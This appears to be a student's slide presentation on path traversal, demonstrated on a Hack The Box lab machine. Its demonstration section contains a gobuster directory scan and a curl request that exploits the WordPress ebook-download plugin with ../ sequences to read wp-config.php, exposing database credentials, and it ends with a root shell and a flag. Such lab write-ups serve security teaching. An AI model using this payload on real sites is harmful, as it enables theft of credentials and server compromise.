PATH TRAVERSAL

SUBMITTED BY

AZIZUL RAHAMAN

OVERVIEW OF THE VULNERBILITY

- IT IS A SECURITY VULNERBILITY
- ATTACKERS GAIN UNAUTHORIZED ACCESS TO SENSITIVE FILE BY MANIPULATING FIILE PATHS
- ATTACKERS MANIPULATE URL PARAMETERS OR INPUT FIELDS BY INJECTING SEQUENCES LIKE ../ OR ..\ TO TRAVERSE DIRECTORIES.

WHY WAS IT CHOSEN & WHY ITS IMPORTANT IN ETHICAL HACKING

- Shows how attackers access files beyond intended limits
- Highlights real-world exploitation of file system flaws
- Helps identify and fix security vulnerabilities
- Strengthens defenses to protect sensitive data

TECHNICAL DETAILS:

- Vulnerability
- Type
- Affected Systems
- Software Impacted


AFFECTED SYSTEMS & SOFTWARE


- Web servers
- Web applications
- Operating systems
- Embedded systems

PRACTICAL DEMONSTRATION



```
┌──[eu-vip-1]─[10.10.14.44]─[azizulrahaman@htb-ynom4y8glr]─[~]
└──╼ [★]$ gobuster dir -u http://backdoor.htb -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://backdoor.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/wp-content           (Status: 301) [Size: 317] [--> http://backdoor.htb/wp-content/]
/wp-admin             (Status: 301) [Size: 315] [--> http://backdoor.htb/wp-admin/]
/wp-includes          (Status: 301) [Size: 318] [--> http://backdoor.htb/wp-includes/]
/server-status        (Status: 403) [Size: 277]
Progress: 23988 / 30001 (79.96%)[ERROR] parse "http://backdoor.htb/error\x1f_log": net/url: invalid control character in URL
Progress: 30000 / 30001 (100.00%)
===============================================================
Finished
===============================================================
┌──[eu-vip-1]─[10.10.14.44]─[azizulrahaman@htb-ynom4y8glr]─[~]
└──╼ [★]$
```

PRACTICAL DEMONSTRATION





PRACTICAL DEMONSTRATION



```
└──╼ [★]$ curl http://backdoor.htb//wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../wp-config.p
../../../wp-config.php../../../wp-config.php../../../wp-config.php<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the installation.
 * You don't have to use the web site, you can copy this file to "wp-config.php"
 * and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wordpressuser' );

/** MySQL database password */
define( 'DB_PASSWORD', 'MQYBJSaD#DxG6qbm' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );
```


```
root@Backdoor:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@Backdoor:~# ls -l
ls -l
total 4
-rw-r--r-- 1 root root 33 Apr 25 16:12 root.txt
root@Backdoor:~# cat root.txt
cat root.txt
19fdc963e29c5e65fa46af17d9ada902
root@Backdoor:~#
```

IMPACT ANALYSIS

- Financial loss
- Operational disruption
- Reputational damage
- Widespread impact:

MITIGATION & PREVENTION

- Input validation
- Use secure APIs
- Regular patching
- Adopt standards



THANK YOU